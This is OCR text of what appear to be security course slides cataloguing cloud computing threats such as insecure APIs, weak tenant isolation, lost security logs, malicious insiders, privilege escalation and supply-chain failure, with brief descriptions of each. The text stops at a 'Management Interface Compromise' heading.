
Related risks due to insecure interfaces and APIs:

- Circumvention of **user defined polices**
- Credentials leakage
- Breach in **logging and monitoring facilities**
- Dependency on unknown APIs
- Reuse of **passwords/tokens**
- Poor input-data validation



Cloud Computing Threats (Cont'd)

Insufficient Due Diligence	Ignorance of the CSP's cloud environment poses risks to **operational responsibilities** such as security, encryption, incident response, and other issues such as contractual issues, design, and architectural issues
Shared Technology Issues	Most underlying components that make up the cloud infrastructure (e.g., GPU and CPU caches) **do not offer strong isolation properties** in a multi-tenant environment which allows attackers to attack other machines if they can exploit the vulnerabilities in a client's applications
Unknown Risk Profile	Client organizations are unable to get a clear picture of the internal security procedures, security compliance, configuration hardening, patching, auditing, and logging, etc. as they are less involved with **hardware** and **software ownership** and maintenance in the cloud
Unsynchronized System Clocks	Unsynchronized clocks can **affect the working of automated tasks** The network administrator cannot accurately analyze the log files for any malicious activity, if the timestamps are mismatched



Cloud Computing Threats (Cont'd)

Inadequate Infrastructure Design and Planning

- A shortage of computing resources and/or poor network design can result in unacceptable **network latency** or an **inability to meet agreed service levels**

Conflicts between Client Hardening Procedures and Cloud Environment


- Certain client hardening procedures may conflict with a **cloud provider's environment**, making their implementation by the client impossible

Loss of Operational and Security Logs

- The loss of security logs poses **a risk for managing the implementation of the information security management program**
- Loss of security logs may occur in cases of under-provisioning of storage


Malicious Insiders

- Disgruntled current or former employees, contractors, or other business partners who have authorized access to cloud resources, can misuse their access to compromise the **information available in the cloud**




Cloud Computing Threats (Cont'd)

Illegal Access to the Cloud	Weak authentication and authorization controls could lead to illegal access, thereby compromising confidential and critical data stored in the cloud
Loss of Business Reputation due to Co-tenant Activities	Resources are shared in the cloud, thus malicious activity by one co-tenant might affect the reputation of the another, resulting in poor service delivery, data loss, etc. that can be detrimental to an organization
Privilege Escalation	A mistake in the access allocation system can result in a customer, third party, or employee getting more access rights than needed
Natural Disasters	Depending on geographic location and climate, data centers may be exposed to natural disasters such as floods, lightening, earthquakes, etc. that can affect the cloud services
Hardware Failure	Hardware failures such as switches and servers in data centers can make the cloud data inaccessible



Cloud Computing Threats (Cont'd)

Supply Chain Failure	Cloud providers outsource certain tasks to third parties. Thus the security of the cloud is directly proportional to the security of each link and the extent of dependency on third parties A disruption in the chain may therefore lead to a loss of data privacy and integrity, as well as services unavailability, a violation of the SLA, and economic and reputational losses, which in turn results in the failure to meet customer demand and cascading
Modifying Network Traffic	In the cloud, the network traffic may be modified due to flaws while provisioning or de-provisioning the network, or vulnerabilities in communication encryption Modification of network traffic may cause loss, alteration, or theft of confidential data and communications
Isolation Failure	Following isolation failure, attackers may try to control operations of other cloud customers to gain illegal access to the data



Cloud Computing Threats (Cont'd)

Cloud Provider Acquisition

- The acquisition of the cloud provider may **increase the probability of a tactical shift** which may put non-binding agreements at risk. This could make it difficult to satisfy the security requirements

Management Interface Compromise

